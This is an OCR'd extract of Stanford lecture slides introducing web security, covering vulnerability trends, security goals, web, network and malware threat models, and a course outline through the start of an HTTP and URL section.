INTRODUCTION TO WEB SECURITY

John Mitchell

Dan Boneh

Stanford | Stanford Center for Professional Development

MODULE 2


HTTP |
Rendering the Content |
Isolation |
Navigation |
Communication |
Client State |
Click-Jacking |
Frame Busting |

Introduction

Module 2: Web Background and the Browser Security Model


Stanford | Stanford Center for Professional Development

Reported Web Vulnerabilities "In the Wild"



Data from aggregator and validator of NVD-reported vulnerabilities


Web vs System vulnerabilities





Decline in % web vulnerabilities since 2009

- 49% in 2010 -> 37% in 2011.
- Big decline in SQL Injection vulnerabilities

Web application vulnerabilities








Source: IBM X-Force® Research and Development

Web Security Challenge



How can honest users safely interact with well-intentioned sites, while still freely browsing the web (search, shopping, etc.) ?

Goals of web security

Safely browse the web

- Users should be able to visit a variety of web sites, without incurring harm:
  - No stolen information (without user's permission)
  - Site A cannot compromise session at Site B

Support secure web applications

- Applications delivered over the web should have the same security properties we require for stand-alone applications

And

- Since many mobile apps are interfaces to web sites,
- Support security for mobile apps.

Web Threat Models

Web attacker

- Control attacker.com
- Can obtain SSL/TLS certificate for attacker.com
- User visits attacker.com
  - Or: runs attacker's Facebook app

Network attacker

- Passive: Wireless eavesdropper
- Active: Evil router, DNS poisoning

Malware attacker

- Attacker escapes browser isolation mechanisms and run separately under control of OS

Outline

- Web security goals and threat models
- HTTP
- Rendering: Html, DOM, embedded content, JavaScript
- Isolation: frames, same-origin policy, HTML5 sandboxing
- Communication: fragment, post-message, cross-origin request
- Frame navigation: Same-origin policy, descendant policy
- Client storage: Cookies, Local storage, Native Client
- Click-jacking, tap-jacking, frame busting

HTTP


Module 2: Web Background and the Browser Security Model

Stanford | Stanford Center for Professional Development

Uniform Resource Locator (URL)

Global identifier of network-retrievable content


Example:



Special characters are encoded as hex:

